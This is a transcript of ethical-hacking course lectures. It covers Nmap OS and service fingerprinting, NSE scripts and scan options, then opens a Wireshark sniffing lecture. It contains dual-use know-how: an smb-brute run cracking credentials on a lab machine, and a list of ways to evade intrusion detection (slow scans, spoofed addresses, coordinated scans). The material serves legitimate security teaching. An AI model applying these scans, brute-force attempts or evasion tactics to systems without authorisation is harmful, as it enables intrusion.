So, we continue with the discussion in this third part of this lecture, where we shall be mainly talking about how to detect services, version and OS detection options. We shall be looking at how to use the so called in NMAP scripts and lastly we shall be looking at some of the very common example options that we typically use in NMAP.

So, the first thing we talk about is how to detect services, version and the type of operating system that is running on a machine.

(Refer Slide Time: 01:08)

The slide has a yellow header with the title 'Introduction'. The main content is a bulleted list:

- Some operating systems respond with specific messages in response to certain requests.
 - Helps in identification.
- TCP/IP fingerprinting (IP stack implementation will response differently).
 - FIN probe, Bogus Flag probe
 - TCP initial sequence number sampling, TCP initial window, ACK value
 - ICMP error quenching, message quoting, ICMP echo integrity
 - IP: DF, TOS, Fragmentation

At the bottom of the slide, there is a video player interface showing a man in a blue shirt speaking. The video player has a 'swayam' logo at the bottom left.

Before that let us try to understand how this kind of scanning is carried out? For instance, how do we detect, what version of operating system is running on a particular host? The idea is like this. Specific operating systems, they respond with specific messages in response to certain kind of requests. Like let us say, I am sending a particular kind of request to a machine; if the machine is running windows, the kind of response I get back will be something; if it is running Linux, the kind of response would be different; if it is running Mac, it can be again different.

So, by looking at the kind of response I get back, I can guess what kind of operating system is being run, is running on the particular host and this helps in identifying the operating system and also possibly version of the operating system which is running; because responses can be different, ok.

So, we refer to this as TCP/IP fingerprinting; like when you send requests to different operating systems, TCP/IP stack implementation is slightly different across OS versions. So, by looking at the stack implementation, TCP/IP implementation, the response will vary slightly from one version to the other. Depending on that you can identify which version is running; that will give us some clue about identifying the services and the operating systems, ok.

There are various different kinds of requests you can send and the response can be different; like you can try sending a FIN probe; a bogus flag that means, some wrong or

incorrect packet you are trying to send. TCP initial sequence numbers sampling, window, value of the ACK and there are various other ICMP related issues also, which can vary from one system to other, one operating system to another. Related to IP also do not fragment, type of service, fragmentation, there are a number of different things which can vary from one version to another and these are mainly used or tried to be used for identification, ok.

(Refer Slide Time: 04:00)

Some Specific Examples

- **ACK:** sending FIN/PSH/URG to a closed port
 - Most OS → ACK with the same sequence number.
 - Windows → ACK with sequence number + 1
- **Type of Service:** Probing with ICMP_PORT_UNREACHABLE message
 - Most OS → Returns with TOS = 0.
 - Linux → Returns with TOS = 0xC0.
1100 0000

Some specific examples I am showing here; with respect to TCP you think of ACK; suppose we are sending FIN, PSH, URG, urgent data, push, finish all these flag set to a closed port. What will happen is that most of the operating system will send back an acknowledgment packet with the same sequence number. But in windows what happened? Windows handle it slightly differently; it sends back an acknowledgment alright; but this sequence number is also incremented by one.

So, if you look at this sequence number of the packet which is coming back, if it is same, you can conclude that it is a non-windows operating system; if it is incremented by one, you can infer that it is windows; the host is running on some version of windows operating system. Similarly, if you are probing with ICMP PORT UNREACHABLE message and you get back a response, you look at the type of service; for most operating systems the type of service will be returned as 0; but if it is Linux, the type of service is

returned as the hexadecimal code C0. C means, in binary, this is C; this is 0; this will be the 8 bit type of service code that will return by typical Linux systems.

So, if you look at the TOS of the response, you can clearly identify whether it is a Linux or some other operating system. This is usually the way you try and guess the type of operating system and the services which are running, ok.

(Refer Slide Time: 06:05)

```
File Edit View Search Terminal Help
root@root: # nmap -O 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:57 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00042s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  vsdapi
MAC Address: F8:81:56:07:2B:77 (Dell)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
Show Applications
```

Some examples here, here we are giving an option **-O**; **-O** is the OS discovery option. We will here say, we are scanning a particular host 10.5.23.209. If you see the report, the first thing is mentioned; host is up and what are the ports which are of open and that is also shown, and finally, it also shows that it is running Microsoft windows 10. Because, it has obtained some unique fingerprint response which is unique to Microsoft windows also version 10; it has uniquely identified that. So, you can also specify some OS details, Microsoft windows 10 release number also 1507 to 1607; some other details also you can obtain ok, fine. This is one thing.

(Refer Slide Time: 07:21)

```
File Edit View Search Terminal Help
root@root: # nmap -sV 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 10:14 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00028s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
135/tcp    open  rpc   Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (wo
rkgroup: WORKGROUP)
5357/tcp   open  http  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: F8:B1:56:07:2B:77 (Dell)
Service Info: Host: DESKTOP-LRRL557; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.14 seconds
root@root: #
```

Let us take another example, where we are trying to look at the different versions of the applications that are running on a particular host; we are using the **-sV** option. **sV** means the different services which are running, what are the versions? For example, I am running **telnet**; which **telnet** version is running?

Now, the question is why do you need to know the version? You see, for many services certain versions have known vulnerabilities; the later versions have tried to plug the vulnerabilities. So, you are trying to find out whether this service which is running, is one of the vulnerable versions; if so, then may be a readymade exploit is available for that; you can try to run that exploit and try to break into the system; try to hack into the system, ok. So, here we are running NMAP with the **-sV** option on a particular host.

Here it again says host is up; it talks about the open ports; well, it also, these open ports correspond to these Microsoft remote procedure call, netbios, microsoft-ds, these services running on these port numbers 135, 139, 445 and also it has obtained some information about the version, which version it is running.

Like for example, for RPC, it was not able to obtain a version; netbios-ssn, it is Microsoft windows and for this microsoft-ds, it is windows 7 to 10, Microsoft-ds workgroup and the other one 5357, it is Microsoft HTTPAPI httpd 2.0 with some details. So, you can get some version information also, which can help you to mount further attacks based on this information, ok, service detection performed, ok.

(Refer Slide Time: 09:46)

NMAP Command Options for OS Detection

- Service / Version Detection:
 - `-sV`: Probe open ports to determine service/version info
 - `--version-intensity <level>`: Set from 0 (light) to 9 (try all probes)
 - `--version-light`: Limit to most likely probes (intensity 2)
 - `--version-all`: Try every single probe (intensity 9)
 - `--version-trace`: Show detailed version scan activity (for debugging)
- OS Detection:
 - `-O`: Enables OS detection
 - `--osscan-limit`: Limit OS detection to promising targets
 - `--osscan-guess`: Guess OS more aggressively

So, some specific NMAP commands that are used for this operating system detection or service detection are as follows. This **sV** already we have seen with an example; **--version-intensity** with some level, you can start from 0 which is the lightest to 9 try all probes; that means, how exhaustive will be your discovery process; you can specify by giving a number from 0 to 9; 0 means, least effort; 9 means, maximum effort.

Well, you can directly specify instead of specifying the intensity, you can say **version-light**; that means, you are trying to scan with a low intensity value 2. **version-all**, you scan with an intensity value 9; but in version-intensity you can do a fine tuning specify the exact value. **version-trace**, you show detailed version scan activity; what is happening; all entire details will be logged; so that you can use it for debugging purpose; what is actually happening.

For OS detection we have seen that we can use the **-O** option; you can have **--osscan-limit**; that means, you only limit your scan to promising targets; do not scan all the machines, all the hosts; only some of the important or notable hosts will be scanned; **osscan-guess**, here you are using more aggressive scan; aggressive mechanisms are there where you can try to guess OS in a more aggressive way which usually will take less time; but the chance of errors will be more obviously, ok.

Now, another very important and useful feature that is available in NMAP, I should not say feature, but utilities that are available is the use of scripts. In NMAP, you have learnt

about the commands; but using this commands you can build application, scripts; there is a scripting language available under NMAP; you can develop scripts on that for specific applications, ok.

(Refer Slide Time: 12:11)

What are NMAP Scripts?

- There are 1000s of scripts available with NMAP to perform various operation.
- The scripts can have their own specific requirements, like some services running, port requirements, etc.
- We have already seen an example earlier:
--script vuln to check vulnerability in a system.
- Any script can be run using the command:
--script <script name> <port # if required> <target>


Now, in NMAP there are 1000 of such scripts which are available; someone has written it and there is a repository where all the scripts are available. Some various useful operations, scanning operations, the corresponding scripts are already available and there is a feature in NMAP so that you can run a specific script which is actually a collection of many NMAP commands in some particular sequence.

But, the thing is that when you run a particular script, some specific requirements may be there for the scripts for it to run successfully; like for example, you may need that some specific services must be running; otherwise the scripts will not run; some particular ports must be open; otherwise the script will not run.

So, you need to understand that and if the requirements are satisfied, only then this script can run successfully, ok. Like for example, if you run a script called vulnerability, the **vuln**, the command is like that - - **script** name of the script. So, this is already a script written by someone which will check vulnerability in a system. It will do a lot of different kinds of scan; in general the command is like this - - **script**, you specify the name of the script, then you may specify some port numbers if required, then you may specify the target IP address which target to scan for the, this particular script

vulnerability to scanned. So, you can specify one or more targets, IP addresses or host names, ok.

(Refer Slide Time: 14:08)



The screenshot shows a terminal window with the following text:

```
File Edit View Search Terminal Help
root@root: # nmap --script vuln 10.3.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 10:33 EDT
Pre-scan script results:
  broadcast-avahi-dos:
    Discovered hosts:
      224.0.0.251
      After NULL UDP avahi packet D05 (CVE-2011-1402).
      Hosts are all up (not vulnerable).
    Nmap scan report for 10.3.23.209
    Host is up (0.000002s latency).
    Not shown: 996 closed ports
    PORT      STATE SERVICE
    135/tcp    open  msrpc
    139/tcp    open  netbios-ssn
    445/tcp    open  microsoft-ds
    5357/tcp   open  wldap
    MAC Address: F0:B1:56:D7:2B:77 (Dell)

    Host script results:
    |_smb-vuln-ms10-054: false
    |_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
    |_smb-vuln-ms27-010:
    VULNERABLE:
```

A yellow callout box on the right side of the terminal window contains the text: "Vulnerability scan using the --script vuln option".

So, let us look at some specific examples; here I am showing an example where we are running the script vulnerability, **vuln**; you see **--script vuln** and you are running it on this particular IP address. So, we are running a vulnerability scan; the script is already available, ok. So, discovered hosts here, some hosts; NMAPs scans report for this host is up; it says host is up; these are the 4 services which are up, MAC result so, and script execution field, this is one option; it has been; because one of the ports which are required to run the script was not open.

So, it did this scan to some extent; but finally, it was not complete; of course, here the entire report I am not showing; it generates a long report; a part of the report I am showing here in the screen; this is just a screenshot, ok. So, here you will get a detailed exhaustive scan report, vulnerability scan report; what are the vulnerabilities that the scan was able to detect, ok.

(Refer Slide Time: 15:35)


```
File Edit View Search Terminal Help
root@root: # nmap -sV --script http-malware-host 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 16:35 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00018s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI http/2.0 (SSDP/UPnP)
|_http-malware-host: Host appears to be clean
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: F8:B1:56:D7:2B:77 (Dell)
Service Info: Host: DESKTOP-LRRL557; OS: Windows; CPE: cpe:/o:microsoft:windows
5

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.27 seconds
root@root: #
```

Similarly, there is another script called **http-malware-host**. So, this is a script which is already written for detecting malwares in the system. Like here I am just running this script and you have to give the flag **-sV** set and this is the particular host which you want to scan. Here again you are seeing the ports which are open; then malware host, **http-malware-host**, host appears to be clean. So, malware was not detected on this host, ok.

So, there are some other messages you can see, the MAC address of the target, an http server; what kind of http server version is running, ok. Service detection performed. So, you can scan the host for malware; well what kind of malware; how it is detected; already those scripts someone is written for you; you are just running it blindly; but when if you are informed hacker, if you want to do it by understanding what you are doing, you need to look at this script and make modifications as and when necessary, ok. Because, you really do not know what the script is; you were running it as a black box, you need to see what is there inside, fine.

(Refer Slide Time: 17:13)



```
File Edit View Search Terminal Help
root@root:~ x root@root:~
root@root: # nmap --script http-methods -p80 10.5.23.245
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 10:44 EDT
Nmap scan report for 10.5.23.245
Host is up (0.029s latency).  

PORT      STATE SERVICE
80/tcp    open  http
|_ http-methods:  
|   Supported Methods: GET HEAD POST OPTIONS  
MAC Address: 08:00:27:47:19:5E (Oracle VirtualBox virtual NIC)  

Nmap done: 1 IP address (1 host up) scanned in 7.59 seconds
root@root: #
```

Check whether a host is running web server on a particular port using --script http-methods option

There is another example here, where you are running a script called **http-methods**, where you also specify the port number on which your http server is running; let us say you are saying it is running on port number 80, **-p80**; you are scanning this particular host which is the web server. So, host is up; on 80/tcp, the http port is open and here what you are trying to see this script; it is, you see, in http, http is a protocol right, hypertext transfer protocol; there are many http basic commands which are available, GET, POST, etc.

Now, here you are trying to find out what are the http methods that the web server is supporting? It says supported methods GET, HEAD, POST, OPTIONS, all these commands are available. So, you can send an http request GET, HEAD, POST, OPTIONS and the server responds back. So, these are also some information you need with respect to the web server so that you can later on mount some attacks on the web servers. Because, some of those attacks are based on some http commands; you need to know that what are the commands that are presently acceptable by the web server; the web server supports these commands, ok.

So, here you can also see what kind of web server, Oracle VirtualBox virtual NIC that is running, ok. So, you get some additional information also.

(Refer Slide Time: 18:58)

```

File Edit View Search Terminal Help
root@root: # nmap -script smb-brute.nse -p445 10.5.23.245
Starting Nmap 7.00 ( https://nmap.org ) at 2019-09-26 18:43 EDT
Nmap scan report for 10.5.23.245
Host is up (0.085s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds ✓
MAC Address: 08:00:27:47:19:5E (Oracle VirtualBox virtual NIC)

Host script results:
| smb-brute:
|   msfadmin:msfadmin => Valid credentials ✓
|   user:user => Valid credentials ✓

Nmap done: 1 IP address (1 host up) scanned in 602.50 seconds
root@root: #

```

Guess username and password using
--script **smb-brute.nse**
option
(This is possible only if port 445 is open, and takes a long time)

Here there is another one, where you are trying to mount a brute force attack on username and password breaking; there is a script which is already written. But, one constraint here is again here; this will work only when port number 445 is open and it usually takes a long time; because it checks dictionaries and other things; it has to do a lot of checking, a lot of guessing, ok. So, you are running this one as I said, on port number 445 on a particular host.

So, you are checking that port number 445, the microsoft directory service is running; because it needs to access that; MAC address and after this brute force attack, it was able to find only two; this msfadmin, username and password is also a msfadmin; there is one user:user, password was also user; only these two were detected, ok. But this is just an example where not too many users were there on this machine. So, only two obvious vulnerabilities were found; but if there are many users in the system, most likely many other passwords would be cracked through these tools, ok.

(Refer Slide Time: 20:27)

Some Issues

- For System Administrators to detect scanning:
 - Examine logs for suspicious packets
 - Identify connections not properly terminated
 - Analyze ports usage
- For scanners to avoid detection:
 - Randomize the sequence of ports being scanned
 - Slow scan: exceed the site detection threshold in IDS (2 packets/day/site)
 - Use spoofed address in attack
 - Coordinated Scans: multiple scanners probe the same host or network

So, there are some issues here; you need to understand and remember; let us talk from system administrator point of view; suppose you are a system administrator. So, what you would like to know? You would like to know, whether your network is subject to some attack, whether someone from outside is running NMAP and creating a map of your network, is scanning your network. How to detect those things; obviously, logs are the best place to look at.

Logs usually record lot of information from outside who is logging in, what kind of packet is being, what kind of connection requests are coming; lot of information are there in the log. But, it is a huge data; you need to spend a lot of time in analyzing the log; carry out data mining from there and get some interesting information which might lead you to suspect or something wrong is going on, ok. You should try to identify connections that are not properly terminated; a connection was made, but no request for connection termination was carried out.

So, maybe this was an attempt to detect a particular port is open or not; that is why while doing the connection you got that information and you did not care to close the connection later. Analyze port usage, some ports well, you are some request is coming on that port, but after that there are no packets on that port. So, if you analyze port use, you can suspect something; whenever something is, some connection is established on a particular port number, most likely there will be a number of packets which will be

exchanged after that; but if you see that is missing, that may be another suspect, another reason to suspect, ok.

Now, from the other side, this is from the system administrator; now, you think from the point of view of an ethical hacker or not so ethical hacker, but the person who is scanning the network. So, to avoid detection what are the things that you need to do, need to look at? First is that you never scan sequence of ports, 1, 2, 3, 4 sequentially; because in the log it will be recorded and someone can easily see that someone is scanning your port in sequential order. So, you will try to randomize the order of port numbers which you scan; it will be more difficult to guess that a scan is going on.

Another very important thing is slow scan; normally, scans are carried out very fast; but let us say, two packets per day per site; if it is so slow, in whole day only two packets you are sending to get some information. Maybe you will be collecting information over 1 month, 2 months, 6 months and then you will be mounting the attack; but this kind of slow packet requests will normally not get detected; even the ideas, intrusion detection systems will not get triggered with so slow packet rates, ok.

And, always use spoofed address in attack; obviously, so, that your identity will not get disclosed and coordinated scan, instead of the scans coming from one source, if multiple hosts can mount this scanning simultaneously, then just identifying a single target will become difficult; many people are trying to do it at the same time. So, these are some of the, you can say guidelines.

(Refer Slide Time: 24:34)

The slide has a yellow header with the title "Recall: Some common NMAP scan options". Below the title is a bulleted list of four scan types, each with an example command. The first three examples are underlined, while the last one includes handwritten notes. The examples are:

- ✓ • Scan a single target with default options (basic scan):
nmap 144.16.192.57
nmap www.someserver.com
- ✓ • Scan multiple hosts at the same time:
nmap 144.16.192.25 144.16.192.70 10.2.75.38
- ✓ • Scan a range of IP addresses:
nmap 144.16.192.100-150
- ✓ • Scan an entire subnet:
nmap 144.16.192.0/24 CIDR

Handwritten notes are present in the bottom right corner of the slide area, specifically the word "CIDR" next to the fourth bullet point.

Now, before we end our discussion, let us have a quick recall of some of the common NMAP scan options which mostly people use; let us look at one by one. Scanning a single target with default options; this is what we call as the basic scan. In the basic scan, we use the default options; we do not specify this, the different flags; we do not specify which particular flag to use; we leave it to the default; whatever NMAP takes as default, let NMAP scan according to that. So, you can give a command as simple as that, NMAP followed by just the IP address.

So, NMAP will scan the host as per its default flags, default options; it will create a report for you or you can give an IP address or you can also give a host name, either way. Multiple hosts you can specify; you can scan at the same time; you can specify multiple IP addresses separated by spaces or sometimes separated by commas also. You can specify a range of IP addresses, as we have specified, shown in some examples; 144.16.192; the last byte can be anything from 100 to 150; using dash you can specify a range.

Or you can specify some kind of a subnet, all the hosts in a subnet; say like this, this 144.16.192.0, you see 144 is a class B network and by specifying /24, I am specifying that there is a subnet; so, we are trying to scan this subnet corresponding to 192 in the third byte. So, all 254 hosts inside that subnet let us scan that, ok. So, by this, using this CIDR notation you can specify the entire subnet that you want to scan, ok.

(Refer Slide Time: 27:04)

- ✓ • Scan a list of targets (IP addresses or host names stored in a file);
`nmap -iL scanlist.txt`
- Scan a specified number of random internet hosts:
`nmap -iR 5`
- Exclude targets from a scan
`nmap 144.16.192.0/24 --exclude 144.16.192.60-70`
`nmap 144.16.192.0/24 --excludefile xfile.txt`
- Perform an aggressive scan (use most commonly used options):
`nmap -A 10.3.100.65`

Let us take this example; scan a list of target; but I am not specifying it; rather I have stored it in a file. So, whatever IP address or hostname you want to scan, suppose I store it in a file first and then using the **-iL** option, I specify the name of the file. So, whatever IP address or hosts names are there in that file, that will get scanned one by one. Then you can specify in random, a number of random internet hosts; you can specify how many; let us say 5 and **-iR** indicates that random. So, randomly the hosts will be selected and that many 5 number of hosts will scanned one by one; this is one.

Sometimes you may want that you do not want to scan some specific hosts; scan others, but do not scan some. So, you can exclude some particular targets from a scan and that you can use using the **--exclude** command. Like here what I am saying, we are scanning a subnet; let us say, that same example 144.16.192.0/24, but you are excluding all these IP addresses. 144.16.192.60-70, exclude them; you can either specify them by IP addresses or you can use a special version of exclude, **excludefile**; here you can specify a file name. So, the IP addresses or the host to be excluded, they will be stored in this file. So, from that file it will read; it will not scan those, right.

And, lastly perform an aggressive scan; aggressive scan means, the most commonly used action, commonly used options that are used by my typical hackers; use only those options, do not use all; because all will take more time naturally; if you give this **-A** option; this is aggressive; only use the aggressive options for scanning, which most of

the time we will give you the intended information, ok. If you need more information about this NMAP, the command, as I said in that **nmap.org** website there is a nice documentation kind of a book which is available.

In addition there are text books also available on NMAP; there will get all the details; so, it is not possible to cover all commands and all details in the short period of time; but we have tried to give you some kind of a comprehensive overview of the different features available. And, NMAP is a very powerful tool; many people most of the ethical hackers, they use NMAP in the backend to develop their complete penetration testing tool or package.

So, with this we come to the end of this lecture; over the last 3 lectures, we have talked about the NMAP tool, some of the commands; we also showed you some examples. So, I believe so whatever doubts you may be having, at least some of them might have got cleared through these discussions.

Now, in the next lecture we shall be talking about another very important tool which you have also seen in some of the demonstrations, the Wireshark tool; Wireshark, we shall be showing you how to use it, what are the main purposes and main commands and we shall also be seeing some examples there.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 59
Network Analysis Using Wireshark

So, in this lecture we shall be taking you through a quick tour of the Wireshark tool which you already know is very useful when you talk about capturing packets and analyzing network traffic. So, the topic of this lecture is Network Analysis using Wireshark.

(Refer Slide Time: 00:36)



Now, in this lecture we shall be basically talking about the Wireshark tool; what are the various options which are available in Wireshark under the menu options and lastly we shall be looking at a few examples.

(Refer Slide Time: 00:50)

Introduction

- What is network analysis or Sniffing?
 - It is a process of analyzing network activity by capturing network traffic.
 - Sniffer is a program that monitors the data travelling around the network.
 - Example tools: Wireshark, Solarwinds, Kismet and many others.
- Features of a network analyzer
 - Support for multiple protocols.
 - Graphical user interface.
 - Statistical report generation.

Well talking about the Wireshark tool, it is a kind of network analysis or you can say packet sniffing tool. So, what is it actually? Network analysis or packet sniffing when you talk about, it is basically a process of analyzing the network activity with respect to some network interface. I have a computer; it is connected to a network; I want to see, what is the traffic, what kind of traffic is flowing across the network interface at that point of the network ok. This is what packet capturing or packet sniffing is all about.

Sniffer, well Wireshark is an example of a sniffer program. It is a program actually, which monitors the data which means the packets which are flowing at a particular network interface through the network, around the network. Well, other than Wireshark there are many other tools available for this packet capture or sniffing; like, Solarwinds, Kismet and there are many others ok.

This Wireshark is one of the more popular tools; because it is quite powerful and also it is freely available ok. Well, any of the network analyzers or packet capturing, sniffing tool that we use, they will be having some common features; like, they will have support for multiple protocols to become useful. They should be having a proper user interface so that you can view or visualize the traffic in various different graphical ways. And of course, finally you need some mechanism for statistical report generation which is also important.

(Refer Slide Time: 02:41)

What is Wireshark?

- It is an open source tool for profiling network traffic and analyzing packets.
 - Often referred to as a network analyzer, network protocol analyzer or sniffer.
 - <http://www.wireshark.org>
- What it does really?
 - Captures network data and displays them to readable format.
 - Log network traffic for forensics and evidence.
 - Analyze network traffic generated by various applications.

Now, Wireshark as it said, is a, it is an open source tool; it is freely available this is used for profiling network traffic. Once you capture the network packets, the data packets, you can analyze them to find out what is going on. This kind of a tool is sometimes referred to as network analyzer, network protocol analyzer or simply a sniffer or packet sniffer. This Wireshark can be downloaded from this website, ok. This Wireshark, basically it captures network packets, network data and displays them in some format so that the user of the tool can visualize it in a proper format.

And this capturing of the network data which we call as logging, this is very useful for forensics and evidence. For example, some attack has happened; we can capture the network data and analyze it later on that what and how the attack did took place; what are the kind of packet exchanges that took place in the network for mounting that particular attack. Well, and we can analyze network traffic generated with respect to various kinds of applications ok.

(Refer Slide Time: 04:03)

How Packet Sniffer works?

- Ethernet is the most widely used protocol used in a LAN.
 - At the data-link layer level.
- While running Wireshark the machine's network interface card (NIC) is put in **promiscuous mode**.
 - In this mode, the sniffer can read all traffic on the network segment to which the NIC is connected (irrespective of the sender and the receiver).
 - Requires **root privilege** to set the NIC to promiscuous mode.
 - If the LAN uses a switch, then packets from other network segments cannot be captured.

Now, basically this packet sniffing tools, the way they work is, they sniff packet at some network interface. Now, in most of the networks where you use, where you have our computers in, we normally use the Ethernet protocol at the data link layer level; that is the most widely used and prevalent protocol that we use. And the point is that suppose, I have a computer here; this computer is connected to a network; this is our network and this is my network interface; there is a network interface card.


Now, the point is that in order to capture all packets that are flowing through the interface, I must initialize or program the Network Interface or NIC in something called promiscuous mode. Well, when it is set in the promiscuous mode, it will capture not only the packets which are meant for my machine, but all other packets; may be the destination is some other machine, but still I can capture them; I can view them ok.

So, it is important; I have to initialize the interface in the promiscuous mode and for initializing the promiscuous mode we need root privilege. So, the point is that for running this kind of packet capturing tool you need supervisory or root privilege; otherwise you cannot initialize the interface in the promiscuous mode ok.

So, once you set it in this mode; this sniffing tool can read all traffic on the network segment; this particular network segment to which the network interface is connected to ok. Now, the point to note is that if your computer is connected via a switch, say a layer 2 switch or bridge, the switch essentially partitions a LAN into several different LANs;


then you may be prevented from viewing the traffic that is flowing through the other LANs. So, it depends on the environment. So, if you are able to sniff in the proper position, proper location, then you can see or visualize many traffics or many packets that are flowing through the network ok.

(Refer Slide Time: 06:26)



So, when you start Wireshark, as I said you can download the tool from www.wireshark.org. So, this is the opening screen; the way it looks like. So, you see, capture, there is a apply a display filter and there are a number of menu options on the top; as you can see file, edit, view, captured, analyze, statistics and so on. Let us look into this one by one.

